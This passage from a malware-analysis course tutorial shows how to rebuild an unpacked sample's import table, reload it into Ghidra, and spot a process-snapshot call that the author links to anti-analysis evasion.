


Click on **IAT Autosearch.** It is the table containing all the imports for all the functions. We need this so the program can run normally! Click on **Get Imports!** 


Now dump it and fix dump. It will create a new file -> SCY.



#### Again - add this file to Ghydra and it finally correctly identifies this file:



Do the same steps as always: file -> open -> analyse! We now see a lot of Imports!



Open up **kernel32.dll** and notice the function **CreateToolHelp32Snapshot**. This is a tool used by malware to identify if **malware analysis is performed**. Double click and go to the function.

Click on the third value on the right.

And here we effectively see this malware is trying to evade malware analysis. This is the most advanced search we've done so far - and is also the end of the course. You can still search and scavenge further.